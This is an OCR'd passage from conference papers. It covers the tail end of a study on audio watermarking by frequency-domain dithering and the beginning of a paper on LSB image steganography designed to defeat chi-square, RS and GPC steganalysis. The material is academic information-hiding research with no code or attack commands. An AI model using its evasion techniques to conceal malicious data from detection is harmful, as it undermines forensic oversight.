Embedding capacity is a function of watermark bandwidth B, frame length N_2, bit number represented by each symbol, D, and length of the pilot, L_m, as given by

$$J = \left(\frac{N_2 B}{2} - L_m \right) D \,. \tag{14}$$

With the proposed technique, it is possible to embed several hundred bits into a single segment lasting 20~30ms. For a given embedding capacity, the higher the sampling frequency hence the bandwidth is, the shorter the required frame length. For high fidelity music, the frame length can be very short so that the effect of data hiding on sound quality is small.

Watermarks are usually embedded into a number of frames in the host audio. These frames are organized into groups, and a chained structure is use to avoid lengthy searches. The synchronization pilot was only inserted into the first frame of each group with position information of the next frame contained in the embedded data. The band assigned to the pilot was thus used to carry a pointer for the subsequent frame. Choosing the minimum spacing between frames as $32N_2$ where N_2 = 1024, a total of 20 candidate frames were identified in a segment of Radetsky March lasting 23.77s, with f_s = 44.1 kHz, 16 bits per sample, and embedding bandwidth $w = W/4$. This resulted in a payload of more than 3,800 bits when using QAM, that is, more that 540 ASCII characters, or nearly 25 characters per second.

The embedding induced distortion is a function of the quantization step Δ. Fig.4 shows waveforms of a signal frame before and after embedding, with $\Delta = \max(|C_n|)/8$, where $\max(|C_n|)$ is obtained from a representative signal section. The Δ value should be included in the key. The two waveforms are hardly distinguishable. The difference between them, very close to the horizontal axis, is also shown. Table 1 presents SNR of the marked audio frame from Radetsky March with different quantization steps.




Fig. 4. Waveforms of a signal frame before and after embedding, and their difference

Signal-to-noise ratios of the entire music, as a metric to assess imperceptibility, are listed in Table 2. The largest quantization step was used in this experiment, (complete replacement of the spectral lines within the embedding band). In the table, f_s is the sampling frequency, N_q number of bits per sample, T length of the music, N_f number of embedded frames, and N_b the total number of embedded bits. Even with the largest

quantization step, the introduced distortion is inaudible. A subjective test on several music clips was carried out. In each piece, a number of frames were identified using the HAS criterion, and data were embedded into them with various quantization steps. Using a procedure based on the ABX method [12], a group of 10 people were independently asked to listen to the original and the modified versions (A and B) of each piece in a random order, and then listen once more to a randomly chosen one (X). They were asked to tell whether X is A or B. The rates of correct identification were roughly 50%, indicating that the data embedding is imperceptible. In contrast, adding white Gaussian noise at similar levels is clearly audible to most listeners.

Table 1. Signal-to-noise ratio of the embedded frame

Δ	max($\|C_n\|$)	max($\|C_n\|$)/2	max($\|C_n\|$)/4	max($\|C_n\|$)/8	max($\|C_n\|$)/10
SNR(dB)	18.68	24.28	29.99	35.98	38.12

Table 2. SNR of embedded pieces. Dither steps: Δ_1=max($\|C_n\|$), Δ_2=max($\|C_n\|$)/8

Host audio	f_s (kHz)	N_q (bits)	T (sec)	N_f	N_b	SNR (dB)	
						Δ_1	Δ_2
I: Classic	44.10	16	23.77	36	9,216	32.02	39.43
II: Classic	44.10	16	47.74	70	17,920	42.13	47.24
III: Pop	44.10	16	25.52	45	11,520	32.66	41.29
IV: Pop	44.10	16	46.83	87	22,272	31.63	41.32
V: Speech	22.05	8	3.47	8	2,048	31.80	41.20
VI: Speech	22.05	8	2.51	6	1,536	33.21	36.45

3.3 Robustness Test

Tests for robustness against attacks such as AWGN interference and MP3 coding were performed on audio pieces watermarked with the largest quantization step.

Additive Noise Interference. AWGN was added to the marked audio. Fig.5 shows the constellation of the extracted stream with QAM watermark data and a Hamming windowed pilot. Ideally, the watermarks should all appear at four points in the complex plane: $1+j$, $-1+j$, $-1-j$, and $1-j$, as indicated by the thick dots. The scattered circles represent a noise-contaminated signal at SNR=30dB referenced to the average power of the waveform. Clearly, synchronization and accurate decode of watermark symbols can be achieved as long as the symbols remain on the correct quadrants.

Progressively increasing noise caused errors to occur, until the search or decoding failed. Fig.6 gives the relation between SNR and the bit error rate. Three types of signals were used in the experiment: (1) hi-fi music with f_s = 44.10 kHz, (2) speech with f_s = 22.05 kHz, and (3) low quality music or speech with f_s = 8.0 kHz. The embedding bandwidth was $W/4$. The results show that noise tolerance mainly depends on the modulation scheme, essentially the number of bits contained in a symbol, D, and to a much less extent on sampling frequencies and the particular type of signal.




Fig. 5. Constellation of OFDM symbols. Scattered circles are the noise-contaminated signal




Fig. 6. Relationship between SNR and BER

Linear Filtering. The watermarked signal was passed through a low-pass filter prior to detection. A 9th-order Butterworth filter was used. For any type of signal and modulation scheme, error-free recovery of the embedded data was achieved provided the cut-off frequency was above the high end of the watermark band.

MP3 Coding. Robustness against MP3 coding is important for audio watermarking. Five pieces of hi-fi music (I~III: classic music, IV and V: pop songs) were tested in the experiment. Parameters were the same as that in Table 2, with □=□1. In Table 3, the bit error rates obtained at different compression rates and for different music are given. Two BER values are shown in each case, where the left and right values correspond to the watermark bands [W/4, W/2] and [W/4, 3W/8], respectively.

It is concluded from this experiment that, when using QAM, the system is robust against MP3 at bit rates as low as 64 kbps□80 kbps, depending on the assignment of

the watermark band. With the narrower band, the embedded data was extracted without error at MP3 bit rate of 64 kbps per sound channel. When using BPSK, error-free extraction was achieved for all the 5 tested host signals even at the MP3 bit rate of 56 kbps and with a wider watermarking band.

Table 3. Robustness against MP3: BER(%) at different MP3 bit rates. Left and right BER values were obtained with watermark bands [W/4, W/2] and [W/4, 3W/8] respectively

MP3 bit rate	128 kbps	112 kbps	96 kbps	80 kbps	64 kbps	56 kbps
I	0/0	0/0	0/0	0.52/0	2.06/0	5.67/1.55
II	0/0	0/0	0/0	0/0	2.06/0	1.55/0
III	0/0	0/0	0/0	0/0	3.09/0	3.61/1.03
IV	0/0	0/0	0/0	0/0	0.52/0	2.58/0.52
V	0/0	0/0	0/0	0/0	0.5 /0	2.06/0

4 Conclusions

Using a frequency domain dithering technique, a substantial amount of information can be embedded into a digital audio signal. In this technique, a data sequence is encoded and inserted into the spectrum of short frames of the signal. A high degree of imperceptibility is achieved by utilizing the HAS both in the time domain and in the frequency domain. With a large quantization step, the system is sufficiently robust against additive white Gaussian noise and MP3 compression coding.

When the quantization step becomes small, better transparency but less robustness, results. This is considered to be suitable for covert communication applications, and should be subject to both perceptive and statistic analysis. It has been found that, with a small quantization step, say, $\max(|C_n|)/8$, the modifications to the waveform of the affected frame as shown in Fig.4 is in fact well beyond several least significant bits. Therefore, LSB based steganalytic techniques cannot be used to detect the presence of the data embedding. Moreover, since the frames are sparsely scattered, locating signal segments that likely contain secrete information without the knowledge of the synchronization pilot is extremely difficult. Further study in this aspect is required.

A number of parameters can be varied to meet different requirements. For example, choosing a short frame length and a narrow watermark band toward lower frequencies can make the watermark more robust. The embedded data can be repeated in the candidate frames over the host signal if only a few data are to be embedded. On the other hand, if data capacity is important, a longer frame should be used, and a more efficient modulation scheme such as 16QAM (D=4) can be chosen. Error correction techniques may also be introduced with a moderate reduction of payload.

Acknowledgements

This work was supported by the National Natural Science Foundation of China (No. 60072030), and Key Disciplinary Development Program of Shanghai (2001-44).

References

1. Swanson, M.D., et al.: Multimedia Data-Embedding and Watermarking Technologies. Proc. IEEE, vol. 86 (1998) 1064–1087
2. Cox, J., Kilian, J., Leighton, F.T., and Shamoon, T.: Secure Spread Spectrum Watermarking for images, Audio and Video. IEEE Trans. Image Processing, vol. 6 (1997) 1673–1687
3. Johnson, N.F. et al.: Information Hiding: Steganography and Watermarking — Attacks and Countermeasures. Kluwer Academic Publishers (2000)
4. Swanson, M.D., Zhu, B., Tewfik, A.H., and Boney, L.: Robust Audio Watermarking Using Perceptual Masking. Signal Processing, vol. 66 (1998) 337–355
5. Bender, W., et al.: Techniques for Data Hiding. IBM System Journal, vol. 35 (1996) 313–336
6. Bassia, P., Pitas, I., and Nikolaidis, N.: Robust Audio Watermarking in the Time Domain. IEEE Trans. Multimedia, vol. 3 (2001) 232–241
7. Chen, B., and Wornell, G. "Quantization Index Modulation: a Class of Provably Good Method for Watermarking and Information Embedding," IEEE Transactions on Information Theory, vol. 47, no. 4 (2001) 1423–1443
8. Tilki, J.F.: Encoding a Hidden Digital Signature Using Psychoacoustic Masking. Thesis submitted to the Faculty of the Bradley Department of Electrical and Computer Engineering, Virginia Polytechnic Institute and State University, June 9, 1998
9. Cox, R. V., et al.: "Scanning the Technology: On the Applications of Multimedia Processing to Communications," Proc. IEEE, vol. 86 (1998) 755–824
10. Johnston, J.D. Transform Coding of Audio Signal Using Perceptual Noise Criteria. IEEE J. Select. Areas Commu,., vol. 6 (1998) 314–323
11. Tsoukalas, D., Mourjopoulos, J., and Kokkinakis, G.: Speech Enhancement Based on Audio Noise Suppression. IEEE Trans. Speech Audio Processing, vol. 5 (1997) 497–514
12. Brad Meyer, E. "ABX Tests and Testing Procedures," Boston Audio Society Speaker, vol.19, no.3, 1990 http://bostonaudiosociety.org/bas_speaker/abx_testing.htm

Steganography with Least Histogram Abnormality

Xinpeng Zhang, Shuozhong Wang, and Kaiwen Zhang

Communication & Information Engineering, Shanghai University, Shanghai 200072, China
zhangxinpeng@263.net,shuowang@yc.shu.edu.cn,ztszkwzr@sh163.net

Abstract. A novel steganographic scheme is proposed which avoids asymmetry inherent in conventional LSB embedding techniques so that abnormality in the image histogram is kept minimum. The proposed technique is capable of resisting the χ^2 test and RS analysis, as well as a new steganalytic method named GPC analysis as introduced in this paper. In the described steganographic technique, a pair of mutually complementary mappings, F_1 and F_{-1}, is used, leading to a balanced behavior of several statistical parameters explored by several steganalytic schemes, thus improved security. Experimental results are presented to demonstrate the effectiveness of the method.

1 Introduction

Digital watermarking and steganography are two major branches of information hiding [1]. While watermarking aims to protect copyright of multimedia contents, the purpose of steganography is to send secret messages under the cover of a carrier signal. Despite that steganographic tools only alter the most insignificant components, they inevitably leave detectable traces. The primary goal of attack on steganographic systems, termed steganalysis, is to detect the presence of hidden data [2,3].

A widely used technique with low computational complexity and high insertion capacity is LSB steganography that replaces the least significant bits of the host medium with a binary sequence. Many steganalytic approaches have been developed to attack it. The χ^2 analysis [4,5] detects the presence of hidden data based on the fact that the occurrence probabilities of adjacent gray values tend to become equal after LSB embedding. The method can also be used against other steganographic schemes such as J-Steg in which pairs of values are swapped into each other to embed message bits. RS steganalysis proposed by Fridrich et al. utilizes sensitive dual statistics derived from spatial correlations [2,6]. In addition, the RQP steganalysis for color images [7] is based on statistics of the numbers of unique colors and close-color pairs.

If the cover image was initially stored in the JPEG format, message insertion may alter the quantization characteristics of the DCT coefficients, leaving a clear sign for successful steganalysis [2,8]. If the DCT coefficients are modified in data embedding, block effects [9] or histogram distortion [10] can be explored in the analysis against such steganography techniques as used in J-Steg, OutGuess and F5 [11]. Lyu and Farid proposed a universal higher-order statistical method capable of attacking nearly every steganographic technique [12]. But in practice, it is difficult to perform the required training with a large number of stego and cover images.

While the above approaches aim to detect the presence of hidden data, an active warden attack can be performed, overwriting some insignificant contents in the cover

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 395–406, 2003.

to prevent message extraction. A game model between data-hider and data-attacker and the game equilibria are given in [13].

As opponents of attackers, data-hiders always try to design steganographic strategies for resisting statistical analyses [14]. For example, by carefully choosing replacement of the host pixel values, an LSB-based method can effectively withstand the RQP analysis [15]. In the present paper, a novel steganographic approach is proposed, which avoids the asymmetric characteristic inherent in conventional LSB embedding techniques so that distortion to the image histogram is kept minimum. The proposed technique is capable of resisting several powerful steganalytic methods including the RS analysis, the χ^2 test, and a new technique termed GPC analysis as introduced in Section 2 of this paper.

2 Analyses of Steganographic Techniques

2.1 Chi-Square Test [4, 5]

Secret message for encoding or encryption can be considered a pseudo-random bit stream consisting of 0s and 1s. After replacing the LSBs of a cover image with these hidden bits, occurrences with gray values $2i$ and $2i+1$ tend to become equal. Supposing that n_j is the number of pixels with a gray value j, the χ^2 test calculates

$$\chi^2 = \sum_{i=1}^{k} \frac{\left[n_{2i} - (n_{2i} + n_{2i+1})/2\right]^2}{(n_{2i} + n_{2i+1})/2} . \tag{1}$$

and

$$p = 1 - \frac{1}{2^{(k-1)/2}\Gamma[(k-1)/2]} \int_0^{\chi^2} \exp\left(-\frac{t}{2}\right) t^{\frac{k-1}{2}-1} dt , \tag{2}$$

where p represents the probability that the distributions of n_{2i} and n_{2i+1} are equal. This can be used to decide the presence of secret information.

2.2 RS Analysis [2, 6]

This method defines two mappings: F_1 for $0\leftrightarrow1$, $2\leftrightarrow3$, …, $254\leftrightarrow255$ and F_{-1} for $-1\leftrightarrow0$, $1\leftrightarrow2$, …, $255\leftrightarrow256$. In other words, F_1 is used when the LSB of cover image is different from the hidden bit. Also, the following function is defined to measure the smoothness of a pixel group $(x_1, x_2, \ldots, x_n)$:

$$f(x_1, x_2, \ldots, x_n) = \sum_{i=1}^{n-1} |x_{i+1} - x_i| . \tag{3}$$

Divide the received image into small blocks of the same size. Define R_M as the ratio of blocks in which f increases when F_1 is applied to a part of each block, and S_M as the

ratio of blocks with decreasing f. In general, $R_M + S_M < 1$. Similarly, another two parameters R_{-M} and S_{-M} can be defined when F_{-1} is applied to a part of each block.

If the received image does not contain secret data, F_1 and F_{-1} should equally increase the f value of blocks in a statistical manner. So,

$$R_M \approx R_{-M} > S_M \approx S_{-M} . \tag{4}$$

When secret bits are embedded, the difference between R_M and S_M decreases whereas the difference between R_{-M} and S_{-M} increases. Thus,

$$R_{-M} - S_{-M} > R_M - S_M . \tag{5}$$

Therefore, an attacker can use the relation among the four parameters to detect the presence of secret information.

2.3 Gray-Level Plane Crossing (GPC) Analysis

In this subsection, an alternative steganalytic approach against LSB embedding is described. This, together with the χ^2 and RS analysis, will be used in the following to examine the anti-steganalysis performance of a new LHA approach proposed in this paper. By viewing an image as a landscape in a 3D space with the z coordinate representing the pixel gray-level, each pixel in the image is identified as a triplet (x, y, z). Define two interlaced families of odd and even gray-level planes, $\mathbf{P}_O$ and $\mathbf{P}_E$, parallel to the XY plane, each containing planes between $z = 2i+1$ and $2i+2$, and $2i$ and $2i+1$, respectively, where $i = 0, 1, \ldots, 127$. The odd planes in $\mathbf{P}_O$ may be designated $z = 1.5$, $z = 3.5$, $z = 5.5$, …, $z = 255.5$, and the even planes in $\mathbf{P}_E$ as $z = 0.5$, $z = 2.5$, $z = 4.5$, …, $z = 254.5$. The numbers of planes in the two families crossed by all lines connection adjacent pixels are summed up, and denoted N_O and N_E respectively.

Clearly, if the received image does not contain any secret data, N_O and N_E should roughly equal. LSB embedding will not change N_O because swapping between $2i$ and $2i+1$ does not cross any plane in $\mathbf{P}_O$. In contrary, N_E will be raised since each modified pixel traverses one plane in $\mathbf{P}_E$ and the smoothness between adjacent pixels is reduced. For example, if the two adjacent gray values of original image are equal, and one of them is modified by LSB embedding, N_E will increase. Therefore a parameter $R = N_E / N_O$ can be used to detect the presence of inserted data. If R is greater than a given threshold T, the image is judged as containing a secret message. In order to enhance sensibility of R, the number of crossings is not counted when the difference between adjacent gray values is greater than a predefined value D, say, 4 or 5.

Fig.1 shows the relationship between R and the amount of secret bits in 3 test images, all sized 512×512. Note that R increases approximately linearly with the payload L, the ratio between the embedded bit number and the total number of host pixels. Also, the less the high-frequency components in a cover image, the more sensitive the value of R is with respect to the payload. The usefulness of the R-L relationship is demonstrated in the following experiment. A total of 385 images captured with a digital camera were used to establish statistical distributions of R at different payloads. Fig.2 shows the results where the ordinate is the image number corresponding to R on the abscissa. When smoothed and normalized, these curves can be used to represent PDF of

R. Choosing a threshold *T* for detecting LSB steganography, the probability of missing a secret-data carrying image, P_m, and the probability of false alarm, P_f, may be determined. In Table 1, P_m, and P_f under different *T* are given. Obviously, a large *T* results in a small P_f and large P_m. When the payload is large enough and a suitable threshold chosen, the two types of error become fairly small.




Fig. 1. Images Milkdrop (a), Man (b), Couple (c), and relation between *R* and payload (d)

Table 1. Detection performance with different threshold *T*

T	False alarm probability P_f (%)	Missing probability P_m (%)			
		L=0.25	*L*=0.50	*L*=0.75	*L*=1.0
1.010	11.69	5.97	1.04	0.52	0.26
1.015	5.45	10.39	3.38	1.56	0.52
1.020	2.86	19.48	4.68	2.08	0.52
1.025	1.82	29.61	8.31	4.16	1.82
1.030	1.04	43.38	12.21	5.97	2.86




Fig. 2. Distributions of R with different payload L

3 LHA Steganography

3.1 Steganographic Algorithm

In the basic LSB steganography, a gray value is not altered if its LSB is the same as the bit to be hidden. Otherwise $2i$ is changed to $2i+1$ when embedding a 1, or $2i+1$ changed to $2i$ when embedding a 0. Swappings between $2i$ and $2i-1$ or between $2i+1$ and $2i+2$ never occur. All the three above-mentioned steganalytic approaches use statistical parameters exploring this property in detecting the presence of secret data.

To improve security, we introduce a new embedding method that causes least abnormality in the histogram for resisting the χ^2 test. Also, since both F_1 and F_{-1} are used when modifying gray values so that it can withstand RS and GPC steganalyses.

Consider pixels with a gray value j, $0 \le j \le 255$, in the host image, among which there are h_j having their LSB different from the corresponding secret bit to be embedded. Modify these pixels by either +1 or −1 instead of simply replacing the LSBs. In this way, as in the simple replacement approach, the resulting LSBs will also be identical to the embedded data. Assume that a total of x_j pixels are modified with −1, and $(h_j - x_j)$ pixels with +1 in the embedding. The number of newly generated pixels having a gray level j in the stego-image is therefore

$$h'_j = x_{j+1} + \left(h_{j-1} - x_{j-1}\right). \tag{6}$$

At both ends of the gray scale,

$$h'_0 = x_1, \tag{7}$$

$$h'_1 = x_2 + h_0, \tag{8}$$

$$h'_{254} = h_{255} + \left(h_{253} - x_{253}\right), \tag{9}$$

$$h'_{255} = \left(h_{254} - x_{254}\right). \tag{10}$$

Note that

$$x_0 = 0\,, \tag{11}$$

$$x_{255} = h_{255}\,, \tag{12}$$

$$0 \le x_t \le h_t\,, \qquad t = 1,2,\ldots,254\,. \tag{13}$$

Equations (6)~(10) can be expressed in a matrix form:

$$\mathbf{h}' = \mathbf{M}\mathbf{x} + \mathbf{h}_S\,, \tag{14}$$

where $\mathbf{h}'$ is a column vector $[h'_0, h'_1, \ldots, h'_{255}]^{\mathrm{T}}$, $\mathbf{x} = [x_0, x_1, \ldots, x_{255}]^{\mathrm{T}}$, $\mathbf{h}_S = [0, h_0, h_1, \ldots, h_{254}]^{\mathrm{T}}$ and

$$\mathbf{M} = \begin{bmatrix} 0 & 1 & 0 & \cdots & 0 \\ -1 & 0 & 1 & \cdots & 0 \\ 0 & -1 & 0 & \cdots & \vdots \\ \vdots & \vdots & \vdots & \ddots & 1 \\ 0 & 0 & 0 & -1 & 0 \end{bmatrix}. \tag{15}$$

For resisting the RS and GPC steganalyses, it is desirable that the numbers of mappings F_1 and F_{-1} used in the embedding are equal:

$$\sum_{j=2i} x_j + \sum_{j=2i+1} \left(h_j - x_j\right) = \sum_{j=2i+1} x_j + \sum_{j=2i} \left(h_j - x_j\right)\,. \tag{16}$$

Define an index of histogram abnormality, d, as

$$d = \left\|\mathbf{h}' - \mathbf{h}\right\| = \sqrt{\sum_{j=0}^{255} \left(h'_j - h_j\right)^2}\,. \tag{17}$$

Clearly, d is a function of x_0, x_1, …, and x_{255}. The minimum d corresponds to the least histogram abnormality when the conditions (11)~(13) and (16) are satisfied, hence termed the LHA steganography.

To reduce computation complexity, a vector $\mathbf{x}$ corresponding to an approximate minimal d can be found using the following method. Ideally, when $\mathbf{h}' = \mathbf{h}$ the histogram will not change:

$$\mathbf{h}' = \mathbf{M}\mathbf{x} + \mathbf{h}_1 = \mathbf{h}\,. \tag{18}$$

In addition, Eq.(16) should also be satisfied to resist the RS analysis. This results in a system of 257 linear equations with only 256 unknowns:

$$\mathbf{U}\mathbf{x} = \mathbf{v}\,. \tag{19}$$

The sizes of **U** and **v** are 257×256 and 257×1 respectively. An approximate solution to this over-determined problem in the mean square error sense can be found using matrix pseudo-inversion:

$$\hat{\mathbf{x}} = \mathbf{U}^{+}\,\mathbf{v}\,. \tag{20}$$

Let $x_0 = 0$, $x_{255} = h_{255}$ and


$$x_t = \begin{cases} 0 & \text{if } x_t < 0 \\ h_t & \text{if } x_t > h_t \\ \text{int}(x_t) & \text{otherwise} \end{cases} \qquad t = 1, 2, \ldots, 254\,. \tag{21}$$

In this way, a steganographic scheme **x** is obtained which causes an approximate least histogram abnormality in the mean square error sense.

The above-described LHA algorithm can be summarized as a four-step process:

1. Pseudo-randomly scramble the bit stream to be embedded, and map each bit to one pixel in the host image.
2. Count the number of pixels at gray levels 0~255 which differ in LSBs from the corresponding secret bits to yield a vector **h**.
3. Calculate **x** corresponding to an approximate minimum d from (20) and (21).
4. For each gray level j (j = 0, 1, …, 255), randomly select x_j pixels among h_j pixels, decrease them by 1, and increase the other (h_j–x_j) pixels by 1.

In this algorithm, although modification to the host pixels may affect the higher bit planes, the induced distortion to the host image is not increased compared to the simple LSB replacement technique. Extraction of the embedded information can still be accomplished by extracting the LSB plane as in the straight LSB method.



(a) (b)

Fig. 3. Histograms of the original image Baboon and the stego-image. (a) The two histograms are hardly distinguishable. (b) Difference between the two histograms in a boosted scale

Fig. 3(a) sketches histograms of an original test image Baboon sized 512×512 and the stego-image in which each pixel is used to carry one hidden bit by the proposed method. The two curves are almost identical as the difference due to steganographic embedding is extremely small. Fig. 3(b) shows the histogram difference in an expanded scale.

3.2 Anti-steganalysis Performance

Resistance Against χ^2 Test. With simple LSB replacement, the number of modified pixel is about 50% of the stego-bits, and the number of pixels with a gray value $2i$ becomes roughly the same as that of $2i$+1. By using the LHA technique, however, the image histogram is preserved so that the signature detectable to the χ^2 test is removed.




Fig. 4. Experimental results of χ^2 test. (a) Simple LSB replacement steganography. (b) LHA approach. (c) Close-up of the bottom-left region in (b)

Results of the χ^2 test on 3 stego-images (Man, Crowd, and Couple) using the LSB replacement and the LHA approach, respectively, are shown in Fig.4. The images are divided into top-left and bottom-right halves by the diagonal. Data were embedded into the top-left halves. The χ^2 analysis started from the top-left corner, and the images were scanned in a zigzag fashion until the entire image was covered. Curves representing the p value as a function of pixel number covered in the test are shown in Fig. 4(a). Because the top-left sections of the LSB plane were replaced with stego-data, the p-value was very close to 1. Fluctuation near the vertical axis is due to small sample sizes. The p-value dropped to nearly 0 as soon as the covered area exceeded 50%. As such, the length of stego-data and the embedded region can be estimated quite reliably. The results for the LHA method is given in Fig. 4(b) where the p-value is always near 0.

Fig. 4(c) is a close-up view of the dotted box in 4(b). It is therefore verified that the LHA technique can effectively resist the χ^2 test.

Resistance Against the RS Analysis. With the simple LSB replacement technique, only the mapping F_1 is applied to the LSBs that differ from the secret bits to be hidden. Changes of smoothness are different when F_1 and F_{-1}, respectively, are applied to part of the pixels in a stego-image so that $R_{-M} - S_{-M} > R_M - S_M$. When the test is carried out on a clean image, on the other hand, one has $R_M \approx R_{-M} > S_M \approx S_{-M}$.

With the LHA approach, on the other hand, both F_1 and F_{-1} are applied. Therefore, changes of smoothness are very close when applying F_1 and F_{-1}, respectively, to the stego-image so that $R_M \approx R_{-M} > S_M \approx S_{-M}$ as in a clean image. In other words, the RS test can no longer distinguish a stego-image from a clean one.

